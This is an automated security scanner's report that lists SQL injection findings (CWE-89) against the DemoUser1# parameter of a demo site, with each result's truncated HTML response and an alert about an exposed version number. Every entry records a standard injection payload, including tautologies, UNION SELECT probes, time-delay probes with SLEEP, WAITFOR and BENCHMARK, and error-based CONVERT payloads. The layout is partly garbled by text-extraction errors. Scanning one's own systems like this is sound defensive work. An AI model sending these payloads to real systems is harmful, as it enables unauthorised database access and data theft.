Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1327				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or 1=1--</td></tr></table>	Name	Value	DemoUser1#	or 1=1--
Name	Value				
DemoUser1#	or 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1328				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or "</td></tr></table>	Name	Value	DemoUser1#	' or "
Name	Value				
DemoUser1#	' or "				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1329

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1330				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>";waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	";waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	";waitfor delay '0:0:5'--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1331

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AnD SLEEP(5)#</td></tr></table>	Name	Value	DemoUser1#	AnD SLEEP(5)#
Name	Value				
DemoUser1#	AnD SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1332				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5))))nQIP#

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1333

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND 1083=1083 AND ('1427=1427

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1334

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>HAVING 1=0--</td></tr></table>	Name	Value	DemoUser1#	HAVING 1=0--
Name	Value				
DemoUser1#	HAVING 1=0--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1335				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	RANDOMBLOB(1000000000/2)
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1336	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1337

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1338

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 1,2,3,4--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785


Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1339

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin" or "1"="1"#</td></tr></table>	Name	Value	DemoUser1#	admin" or "1"="1"#
Name	Value				
DemoUser1#	admin" or "1"="1"#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1340				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--</td></tr></table>		Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--
Name	Value					
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--					
